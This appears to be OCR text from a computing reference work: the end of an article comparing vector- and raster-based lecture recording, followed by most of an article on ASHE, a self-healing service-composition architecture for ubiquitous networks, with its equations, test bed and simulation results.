
Generally, two main techniques exist for the recording of slides and related annotations: vector- and raster-based approaches. With *vector-based recording*, objects shown at the computer screen (and projected onto the wall for the audience of a live presentation) are captured in an abstract representation of geometrical primitives (points, lines, polygons, etc.). The resulting file is an object-based representation of visual elements together with the respective timing information. In contrast to this, *raster-based recording* takes snapshots, that is, images of the screen output of a computer monitor or data projector. The resulting file contains a temporally ordered sequence of single images or bitmaps, that is rectangular grids of pixels with the respective color information.

Vector-based recording is generally done directly on the machine used by the lecturer during the presentation. In most cases, the recording functionality is directly integrated into the presentation software. As a consequence, all material has to be prepared with this (often proprietary) software, and external applications (such as short animations or video clips replayed with separate programs) cannot be recorded. To cope with the first problem, some approaches use import filters for common slide formats, such as PowerPoint, LaTeX, or PDF (Hürst, Müller, & Ottmann, 2006). The dependency of a particular application, that is the presentation software and recording tool, is one of the main disadvantages of this approach.

In contrast to this, raster-based recording can be realized with a separate program running independently of any particular presentation program. Normally, it captures anything that is represented on the screen. Hence, external applications can be recorded as well. Alternatively to such a software-based solution, additional hardware can be used to record the visual information not on the lecturer's computer but at the interface between the presenter's machine and the monitor. Such a technique is often called *VGA capturing* or *VGA grabbing* because it grabs the signal at the video output of the computer. In contrast to this, the software-based solution is normally referred to as *screen capturing* or *screen recording*, because the information is grabbed directly from the internal memory of the system. The main advantage of a hardware-based capturing solution is obvious: Since the signal is grabbed at a standardized interface, that is, the computer's video output, the recording is not only done independently from any application, but also from the operating system. Its main disadvantage compared to screen capturing, that is, the software-based solution, is the necessity to use additional hardware. Although solutions exist (Schillings & Meinel, 2002), which get by with a rather mobile set of equipment, a pure software-based solution where nothing other than the lecturer's PC or laptop is needed might come in handier in many situations.

Being able to perform an application or even platform independent automatic presentation recording is a significant advantage of raster-based approaches compared to vector-based techniques. However, this advantage comes at the expense of compromises that generally have to be made related to quality of the file and flexibility in its usage and post-processing. For example, while vector-based images and animations can basically be scaled indefinitely without degradation, raster-based recordings can have a significant loss in quality if scaled to higher or lower resolutions. Hence, a VGA capturing achieves platform independence on the lecturer's machine, but the resulting file might be represented in different qualities depending on the end user's (i.e., the student's) computer. In addition, vector-based file formats are generally assumed to have a lower data rate, although the actual compression rate depends on the used codec, and therefore general statements about this issue should be treated with care. Distribution of the final recordings to the students might require to produce different versions of the recorded data in various media formats, for example, streaming media, such as Real Media or Windows Media, MPEG-2 or MPEG-4 files, and so forth. Transferring bitmap data produced with raster-based recording might again result in a loss of quality, while on the other hand vector-based data can generally be transferred into other file formats much easier. While approaches for indexing of raster-based data streams exist (e.g., based on Optical Character Recognition [Ziewer, 2004]), indexing of vector-based data streams can generally be done much easier, with less effort, and higher reliability. In a similar way, Meta information such as a structured overview of a file's content can often be produced easily from vector-based data. Of course, techniques such as image analysis can be used to create such information from raster-based data streams as well (Welte, Eschbach, & Becker, 2005), but again, much more effort is required, and the result is usually less reliable. In addition, it is

Figure 3. Characterization of different approaches for automatic lecture recording



generally much easier to add annotations to data that is stored in a vector-based way (Fiehn et al., 2003; Lienhard & Lauer, 2002).

Systems

Figure 3 summarizes and classifies the main characteristics of the three different approaches described previously. An example for an actual system based on vector-based recording is the Authoring on the Fly (AOF) approach (Hürst, Müller, & Ottmann, 2006). Research projects realizing a software- and hardware-based raster recording are, for example, the TeleTeachingTool (http://teleteaching.uni-trier.de; Ziewer & Seidl, 2002) and the tele-TASK system (http://www.tele-task.de/en/index.php; Schillings & Meinel, 2002), respectively. Meanwhile, commercial systems based on all three different recording approaches exist as well. For example, LECTURNITY (http://www.lecturnity.de) is an automatic lecture and presentation recording software, which actually evolved from the AOF project. The tele-TASK system is now available commercially as well. An example for a software-based screen capturing system that is often used for presentation recording is TechSmith's Camtasia Studio software (http://www.camtasia.com).

FUTURE TRENDS

Different approaches for authoring of educational multimedia documents via automatic lecture recording have been studied for several years now. The results of the respective projects have led to numerous commercial products. However, various questions related to such an authoring process remain and are the focus of current, ongoing research. For example, different projects are dealing with the question of how the interface for the presenter can be improved. Related issues include the design of better interfaces for common presentation software (Hürst, Mohamed, & Ottmann, 2005), digital blackboards and lecture halls (Friedland, Knipping, Tapia, & Rojas, 2004; Mohamed & Ottmann, 2005; Mühlhäuser & Trompler, 2002), as well as gesture-based interaction with wall-mounted digital whiteboards (Mohamed, 2005). Another area of particular interest is approaches for automatic analysis and indexing of lecture recordings, including speech retrieval (Hürst 2003; Park, Hazen, & Glass, 2005) and indexing of the content of the slides and annotation stream (Welte, Eschbach, & Becker, 2005; Ziewer, 2004). Finally, different projects are concerned with the usage of lecture recordings in different learning scenarios, such as peer assessment (Trahasch, 2004) or anchored group discussions (Fiehn et al., 2003) and online annotations (Lienhard & Lauer, 2002).

CONCLUSION

Lightweight production of educational multimedia data via automatic lecture recording is an idea that has been implemented and studied in different developments over the last decade. In this article, we identified the most significant characteristics of these approaches and discussed the resulting advantages and limitations for the whole production process. It turned out that there is no "best" technique, but that the advantages and disadvantages compensate each other. The successful and ongoing usage of systems based on both approaches, vector- as well as raster-based recording, in different realizations confirms this statement. It also makes clear, why it is particularly important to be aware of not only the advantages and possibilities offered by a particular system, but also its limitations and shortcomings. Although there is a common consensus that no best recording approach does or will ever exist but rather all developed techniques will most likely co-exist in the future, many interesting open research questions in the area of automatic lecture recording remain, mostly related to interface issues during the recording, the post-processing phase, and the further usage of the produced documents.

Disclaimer

Some of the notions for tools and devices described in this article are registered trademarks of the respective companies or organizations. We kindly ask the reader to refer to the given references. All characteristics of these systems have been described to the best of our knowledge. However, we do like to mention that specific characteristics and technical specifications frequently change, and therefore discrepancies between the descriptions in this article and the actual systems are possible.

REFERENCES

Abowd, G. D. (1999). Classroom 2000: An experiment with the instrumentation of a living educational environment. *IBM Systems Journal, Special issue on Pervasive Computing, 38*(4), 508-530.

Brotherton, J., & Abowd, G. D. (2004). Lessons learned from eClass: Assessing automated capture and access in the classroom. *ACM Transactions on Computer-Human Interaction, 11*(2), 121-155.

Fiehn, T., Lauer, T., Lienhard, J., Ottmann, T., Trahasch, S., & Zupancic, B. (2003). From lecture recording towards personalized collaborative learning. In B. Wasson, R. Baggetun, U. Hoppe, & S. Ludvigsen (Eds.), *Proceedings of the International Conference on Computer Support for Collaborative Learning* (CSCL 2003) (pp. 471-475). Bergen, Norway: Kluwer Academic Publishers.

Friedland, G., Knipping, L., Tapia, E., & Rojas, R. (2004). Teaching with an intelligent electronic chalkboard. In G. Pingali, F. Nack, & H. Sundaram (Eds.), *Proceedings of ACM Multimedia 2004, Workshop on Effective Telepresence* (pp. 16-23). New York: ACM Press.

Gemmell, J., & Bell, G. (1997). Noncollaborative telepresentations come of age. *Communications of the ACM, 40*(4), 79-89.

Hürst, W. (2003). A qualitative study towards using large vocabulary automatic speech recognition to index recorded presentations for search and access over the Web. *IADIS International Journal on WWW/Internet, I*(1), 43-58.

Hürst, W., Mohamed, K. A., & Ottmann, T. (2005). HCI aspects for pen-based computers in classrooms and lecture halls. In G. Salvendy (Ed.), *11th International Conference on Human-Computer Interaction* [CD-ROM]. Las Vegas, NV: Lawrence Erlbaum Associates, Inc.

Hürst, W., Müller, R., & Ottmann, T. (2006). The AOF method for automatic production of educational content and RIA generation. *International Journal of Continuing Engineering Education and Lifelong Learning, 16*(3/4), 215-237.

Lauer, T., Müller, R., & Trahasch, S. (2004). Learning with lecture recordings: Key issues for end-users. In Kinshuk, C.-K. Looi, E. Sutinen, D. Sampson, I. Aedo, L. Uden, & et al. (Eds.), *Proceedings of ICALT 2004*, Joensuu, Finland (pp. 741-743). Los Alamitos, CA: IEEE Computer Society.

Lienhard, J., & Lauer, T. (2002). Multi-layer recording as a new concept of combining lecture recording and students' handwritten notes. In B. Merialdo (Ed.), *Proceedings of the 10th ACM International Conference on Multimedia*, Juan-les-Pins, France (pp. 335-338). New York: ACM Press.

Mohamed, K. A. (2005). UI-on-demand and within-reach for wall-mounted digital boards in classrooms. In G. Salvendy (Ed.), *Proceedings of the 11th International Conference on Human-Computer Interaction* [CD-ROM]. Las Vegas, NV: Lawrence Erlbaum Associates, Inc.

Mohamed, K. A., & Ottmann, T. (2005, November). Overcoming hard-to-reach toolboxes with on-demand menu options for cascading electronic whiteboards in classrooms. In C.-K. Looi, D. Joanssen, M. Ikeda (Eds.), *Proceedings of the 13th International Conference on Computers in Education*, Singapore *(ICCE 2005)* (pp. 803-806). Asia-Pacific Society for Computers in Education, IOS Press.

Mühlhäuser, M., & Trompler, C. (2002). Digital lecture halls keep teachers in the mood and learners in the loop. In G. Richards (Ed.), *Proceedings of E-Learn 2002* (pp. 714-721). Montreal, Canada: Association for the Advancement of Computers in Education (AACE).

Müller, R., & Ottmann, T. (2003). Content production and the essence of simplicity. In *Proceedings of the Fourth International Conference on Information Technology Based Higher Education and Training (ITHET 03)* (pp. 784-787). Marrakech, Morocco: IEEE Education Society.

Mukhopadhyay, S., & Smith, B. (1999). Passive capture and structuring of lectures. In J. Buford, S. Stevens, D. Bulterman, K. Jeffay, & H. J. Zhang (Eds.), *Proceedings of the 7th ACM International Conference on Multimedia (ACM Multimedia 1999)*, Orlando, FL (pp. 477-487). New York: ACM Press.

Park, A., Hazen, T., & Glass, J. (2005). Automatic processing of audio lectures for information retrieval: Vocabulary selection and language modeling. In *Proceedings of the International Conference on Acoustics, Speech, and Signal Processing* (pp. 497-500). Philadelphia, PA.

Schillings, V., & Meinel, C. (2002). Tele-TASK—Teleteaching anywhere solution kit. In P. Vogel, C. Yang, & N. Bauer (Eds.), *Proceedings of ACM SIGUCCS 2002*, Providence, RI (pp. 130-133). New York: ACM Press.

Trahasch, S. (2004). Towards a flexible peer assessment system. In *Proceedings of the Fifth International Conference on Information Technology Based Higher Education and Training (ITHET '04)* (pp. 516-520). Istanbul, Turkey: IEEE.

Welte, M., Eschbach, T., & Becker, B. (2005). Automated text extraction and indexing of video presentation recordings for keyword search via a Web interface. In G. Richards (Ed.), *Proceedings of the AACE World Conference on E-Learning in Corporate, Government, Healthcare, and Higher Education* (pp. 3200-3205). Chesapeake, VA: AACE Press.

Ziewer, P. (2004). Navigational indices and full text search by automated analysis of screen recorded data. In G. Richards (Ed.), *Proceedings of the AACE World Conference on E-Learning in Corporate, Government, Healthcare, and Higher Education*, Washington, DC (pp. 3055-3062). Chesapeake, VA: AACE Press.

Ziewer, P., & Seidl, H. (2002). Transparent teleteaching. In A. Williamson, C. Gunn, A. Young, & T. Clear (Eds.), *Proceedings of ASCILITE 2002* (pp. 749-758), Auckland, New Zealand.

KEY TERMS

Lecture Recording/Presentation Capturing: A phrase describing techniques to record, post-process, and preserve live events in a classroom or lecture hall for further usage. Most related approaches try to automate the recording and post-processing as much as possible, thus realizing a special kind of rapid authoring or lightweight content production of educational multimedia data. Typical scenarios for the deployment of this kind of learning material are using them as multimedia complements to lectures for self-study or as a core around which to build courses for online and distance learning.

Raster-Based Recording: A raster-based recording produces a raster graphic or a sequence of raster graphics of some visual input. Raster graphics describe pixel-based images or bitmaps of visual information usually encoded in a rectangular grid of pixels with the respective color information for each pixel. Digital video is usually composed from a temporally ordered sequence of single raster graphics (called "frames").

Screen Capture/Screen Recording: Continuous production of ***screen shots*** in regular intervals over a specific amount of time in order to create a video file of the respective screen output during this time period. The output is generally stored in a common video file format, such as AVI or MPG.

Screen Shot/Screen Dump: An image taken from the visual output of a computer as seen, for example, on the connected computer screen or data projector. The respective snapshot is normally done by a special software tool or by a mechanism directly integrated in the operating system. The output is generally stored as a bitmap in a common image format, such as JPEG, BMP, or PNG.

VGA Capturing/VGA Grabbing: Similar to a *screen capture*, but instead of producing the respective video file by recording directly from the machine's memory, additional hardware is used to grab the signal between the computer's visual output and the connected monitor or data projector.

Vector-Based Recording: Images or movies are not recorded as bitmaps or raster graphics, but instead all visual elements are represented in an abstract representation of geometrical primitives (points, lines, polygons, etc.). Single images recorded in a vector-based format are usually referred to as "vector graphics," while the phrase "vector-based grabbing" or "vector-based capturing" is often used to describe a movie or animation stored in a vector-based format.

A

Automatic Self Healing Using Immune Systems

Junaid Ahsenali Chaudhry
Ajou University, South Korea

Seungkyu Park
Ajou University, South Korea


INTRODUCTION

The networking technologies are moving very fast in pursuit of optimum performance, which has triggered the importance of non-conventional computing methods. In the modern world of pervasive business systems, time is money. The more the system fulfills the needs of the requesting user, the more revenue the business will generate. The modern world is service-oriented, and therefore, providing customers with reliable and fast service delivery is of paramount importance. In this article we present a scheme to increase the reliability of business systems. The arrival of ubiquitous computing has triggered the need previously mentioned even further, and people hold high exceptions from this technology. In Morikawa (2004), the authors characterize the vision of ubiquitous computing into two categories: “3C everywhere and physical interaction.” 3C consists of “computing everywhere,” “content everywhere,” and “connectivity everywhere.” “Physical interaction” connects the hidden world of ubiquitous sensors with the real world. This wide area of coverage and high scalability makes a ubiquitous system quite fragile toward not only external threats, but internal malfunctioning too. With the high probability of “abnormal behavior” it is more important to have knowledge of fault and its root causes. As described in Yau, Wang, and Karim (2002), application failures are like diseases, and there can be many types of faults with matching symptoms, thus fault localization and categorization are very important. Unlike in Hung et al. (2005) and Steglich and Arbanowski (2004), we cannot categorize all abnormal functionalities into fault tolerance or (re)configuration domains simply because faults do not have any predefined pattern; rather we have to find those pattern. Moreover, as in Steglich and Arbanowski (2004) the “without foresight” type of repair in ubiquitous systems is desired. The conventional FCAPS (Fault, Configuration, Accounting, Performance, Security), network management model categorizes management functions in one group, but we argue that categorizing management functions into different segment is mandatory in self management paradigms.

Since in highly dynamic and always available very wide area networks, one fault can be atomic (caused because of one atomic reason) or it can be a set of many faults (caused because of many atomic or related reasons). It is often a good practice to break the problem into smaller atomic problems and then solve them (Chaudhry, Park, & Hong, 2006). If we classify all different types of faults (atomic, related, and composite) into one fault management category, the results would not be satisfactory, nor would the system be able to recover from the “abnormal state” well. Since the side effects of system stability and self healing actions are not yet known (Yau et al., 2002), we cannot afford to assume that running self management modules along with functional modules of the core system will not have a negative effect on the system performance. For example, if the system is working properly, there is no need for fault management modules to be active. Lastly, instead of having a fault-centric approach, we should have a recovery-centric approach because of our objective that is to increase the system availability

In this article we present autonomic self healing engine (ASHE) architecture for ubiquitous smart systems. We identify the problem context through artificial immune system techniques and vaccinate (deploy solution to) the system through dynamically composed applications. The services involved in the service composition process may or may not be related, but when they are composed into an application they behave in a way it is specified in their composition scheme. The vaccines are dissolved to liberate the system resources (because they take the system’s own resources to recover it) after the system recovery. When the system is running in a normal state, all self management modules are turned off except context awareness and self optimization.

Figure 1. (a) Proposed classification, (b) ASHE: Layered architecture



(a) *(b)*

These two are always on to monitor and optimize the system respectively.

BACKGROUND

In this section we will compare our work with RoSES project, and Semantic Anomaly Detection Research Project.

Robust self-configuring embedded systems (RoSES) (Ricci & Omicini, 2003) is a project that explores graceful degradation as a means to achieve dependable systems. It concentrates on allocating software components to a distributed embedded control hardware infrastructure, and is concerned with systems that are entirely within the designer's control. Our system is a quasi-distributed linear feedback system that uses loose coupling of components (except with SCM). Every time a component fails, it is replaced by a slightly different component. This approach gives a powerful configuration control during fault diagnosis and removal process. Reconfiguration through replacing the failed component is one aspect of our system. The scalability of this system is confined to a local area network. With the increasing size of network the scalability is reduced drastically. Our target area is not local area networks, rather wireless ad hoc networks, and especially ubiquitous networks. The heterogeneity levels at large MANET scale may cause the system to lose its self-configuring value, as the increasing type of devices will make the scenario very complex.

The Semantic Anomaly Detection Research Project (Shelton, Koopman, & Nace, 2003) seeks to use online techniques to enter specifications from under specification components (e.g., Internet data feeds, etc.) and trigger an alarm when anomalous behavior is observed. An emphasis of the research is using a template-based approach to make it feasible for ordinary users to provide human guidance to the automated system to improve effectiveness. The template-based systems are not robust. We need to have some hybrid approach in order to manage the different devices and real time systems. Moreover, our system uses online anomaly detection through IIS detectors, but it also uses the goods of dynamic service composition for more accurate problem addressing. The following is the architecture of the system proposed.

SYSTEM MODEL

Figure 1(a) describes the functional organization of SH and SM functions. Context awareness (CA) and self optimization (SO) are the functions that are constantly in action. The auto configurations (AC), fault management (FM), and so forth are classified as on-demand sub functions in ASHE architecture. Frequently a system faces complex problems that cannot be solved by merely reconfiguring the system. So to ensure the system restoration, we place healing as the super set. Figure 1(b) shows the block architecture of ASHE at a residential gateway level.

Equation 1.

$$MS(ST,CS) = \frac{w1 * StntacticSim(ST,CS) + w2 * FunctionalSim(ST,CS)}{w1 + w2} \in [0..1]$$

Equation 2.

$$SyntacticSim(ST,CS) = \begin{bmatrix} w3 * NameMatch(ST,CS) \\ + \frac{w4 * DescrMatch(ST,CS)}{w3 + w4} \in [0..1] Descr[ST] \neq \phi \, or Descr[CS] \neq \phi \\ NameMatch(ST,CS) Descr[ST] \neq Desc[ST] \quad \phi \, or Descr[CS] \neq \phi \end{bmatrix}$$

Equation 3.

$$FS = \frac{\sum_{i=0}^{n} fs_i}{n} \in [0..1]$$

The ASHE consists of a demand analyzer that analyzes the demand context sent by the device. If the service requested is present in the local service pool, it is provided to the requesting device; otherwise the service composition process uses service composition manager (SCM), virtual service pool (VSP), context assimilation layer (CAL), and context manager (CM) to generate the requested service. The u-Application pool is the pool of those volatile application files (AFs) that are generated as the result of service composition. The u-application pool acts as a buffer solution: when a new application is added in the pool, the inactive applications are dissolved.

ASHE SERVICE COMPOSITION PROCESS

There are two types of service delivery mechanisms in ASHE: (1) local service delivery and (2) service composition process. In this section we will discuss the service composition in ASHE.

Let service composition process:

AF = (Service Searching) → (Service Instantiation and Binding) → (Testing and Confidence Factor Calculation) → Service Delivery

The dynamic selection of suitable services involves the matching of service requirements with service compatibility rather than simple search keywords. In Colgrave, Akkiraju, and Goodwin (2004) the proposed scheme allows multiple external matching services developed by independent service providers to be integrated within a UDDI registry. We use the following algorithm for searching in UDDI for our scenario. See Equation 1.

Where w1, w2 are weights and ST is the Service Template described in the Application File, and CS is the Candidate Service.

SyntacticSim(): This function compares the names and descriptions of the service templates and candidate services. The result of this function is between 1 and 0. Name similarity can be calculated through string matching algorithms, while description similarity can be calculated through *n-gram* algorithm. The details of the function are represented through Equation 2.


Equation 4.

$$getFM\left(OP_{ST},OP_{CS}\right)=best\left(getfm\left(OP_{ST},OP_{CS}\right)\right)$$

Equation 5.

$$fs = getfm\left(OP_{ST},OP_{CS}\right) = \frac{w5 * SysSim\left(OP_{ST},OP_{CS}\right) + w6 * ConceptSim\left(OP_{ST},OP_{CS}\right) + w7 * IOSim\left(OP_{ST},OP_{CS}\right)}{w5+w6+w7}$$

Figure 2. u-Zone architecture



FunctionalSim() is not only the semantic similarity of the service, but it should consider the input and output matching of CS and ST. The following formula describes the functioning of *Functionalism ()*.


Where fs_i= best functional similarity of an operation of ST and n= number of operation of S and OP_{CS} represents the individual operation of *CS* and *getfm()*'s specifications are in Equation 5.

Where SynSim() is the similarity of names and descriptions, ConceptSim() is the ontological similarity. The similarity of the input, output operations, and confidence factor are not calculated. We intend to do this task in future work. A slot-based service mechanism (Chaudhry et al., 2006) is used to bind the services together.

TEST BED

The initiative of ASHE was taken in the U-2 (System Integration) part of u: Frontier project. Building on top of OSGi, the initiative of a self growing and self managing network was taken through ASHE. The u-Zone networks (codename for Mesh-based ubiquitous networks) are a hybrid of wireless mesh and MANETs. A wireless mesh network makes high-speed backbone, whereas zero or more MANET clusters are attached to mesh nodes. Each mesh node, known as Zone-Master (ZM), is a multi-homed computer that has multiple wireless interfaces that make it capable of connecting to its peers as well as with a MANET cluster(s). As

Figure 3. u-Zone scenario description



a ZM is connected to many peers, there are alternate paths to an access wired network.


We categorize the entities in the system as managed entities and managing entities. Entities can interact in a variety of ways. For the sake of prototype development we propose a hierarchical model of manager-agent configuration. It is three-tier architecture that covers u-Zone level, cluster head level, and node level management activities. u-Zone management framework is presented in Figure 2.

At the u-Zone level, Global u-Zone Management Server (GuMS), the central control entity, monitors the overall status of all u-Zone network elements. It provides an environment to specify the u-Zone level parameters through policies for ZMs' as well as MANETs' management. The GuMS also manages the context for the u-Zone and facilitates the mechanism to provide a feedback control loop to achieve autonomic features.

For cluster level management we have a domain policy manager (DMP), which performs the management operations with a scope limited to the cluster.

At the node level we propose simple local agents (SLAs) or SNMP agents and extended local agents (ELAs). These components are installed on the managed entities to execute the management services. Management services are executable management functions in the form of mobile codes. Mobile codes can be defined as "software modules obtained from remote systems, transferred across a network, and then downloaded and executed on a local system without explicit installation or execution by the recipient" (Wikipedia, 2006). ELAs are equipped with a mobile code execution environment (MCEE) that executes the mobile code modules. This feature allows the performing of management operations autonomously. The ASHE resides at both CH and GMS (depending upon the ability of the node).

Figure 4. Simulation results: (a) application generation from LSP; (b) distributed application binding on time scale using VSP; (c) distributed app. binding on time scale using VSP



SIMULATION RESULTS

To simulate the scenario, we made a service pool and registered a number of services in it. Then we ran the service composition scheme proposed in this research. The first experiment was performed at a local personal computer. The simulation results in 4(a) show that an application is developed, and after about 300 milliseconds it decomposes. That is where ASHE activates, and again after about 340 milliseconds the application is restored and it is up and running again. After failing again it takes 280 milliseconds to reconvert the application at downgraded environment (using fewer resources than before). In 4(b) the simulation results show the lifetime of three different applications on the gateway. Mainly because of the internal resilience of transportation protocols, in distributed environment, the applications survive for longer and more up time is gained. There are three applications in action, and we observe different times of failure, which can be because of many reasons that are out of scope of this context. The results in 4(c) show the performance with different connection schemes. Since TCP and UDP are connection oriented and connection less schemes respectively, they give different results in different environments and for different data traffic.

CONCLUSION

In the modern world of pervasive business system, time is money. The more the system fulfills the needs of the user, the more revenue the business will generate. So system availability is directly proportional to the success of the business system. The delay in providing the information to customers about your services is critical for businesses. That is why, instead of the conventional milt tier network structures, the interest in autonomic service delivery is becoming really popular. In this article we present autonomic self healing engine (ASHE) architecture. We classify different self management (SM) functions and propose the service delivery mechanism. We propose local service composition for self services if they are not present. The biggest contributions of this scheme are to provide reliable and fast service delivery to the customers and increase the value of the business. We plan to improve our scheme through confidence factor calculation and implementation of real-time applications.

ACKNOWLEDGMENTS

This research is conducted under u-Frontier project (Ubiquitous Korea), supported by Ministry of Science and Technology, Korea. We would like to thank Mrs. Fuchsia Chaudhry, Professor Vyacheslav Tuzlukov, Dr. Shaokai Yu, anonymous reviewers, and our colleagues for their valuable contribution in improving the quality of this manuscript.

REFERENCES

Bansal, D., Bao, J. Q., & Lee, W. C. (2003). QoS-enabled residential gateway architecture. In R. Glitho (Ed.), *IEEE Communications Magazine* (pp. 83-89). IEEE.

Chaudhry, J. A., Park, P., & Hong, S. (2006). On recipe based service composition in ubiquitous smart spaces. *Journal of Computer Science*, *2*(1), 86-91.

Colgrave, J., Akkiraju, R., & Goodwin, R. (2004). External matching in UDDI. In L.-J. Zhang (Ed.), *Proceedings of IEEE Web Services 2004* (pp. 226-233). IEEE.

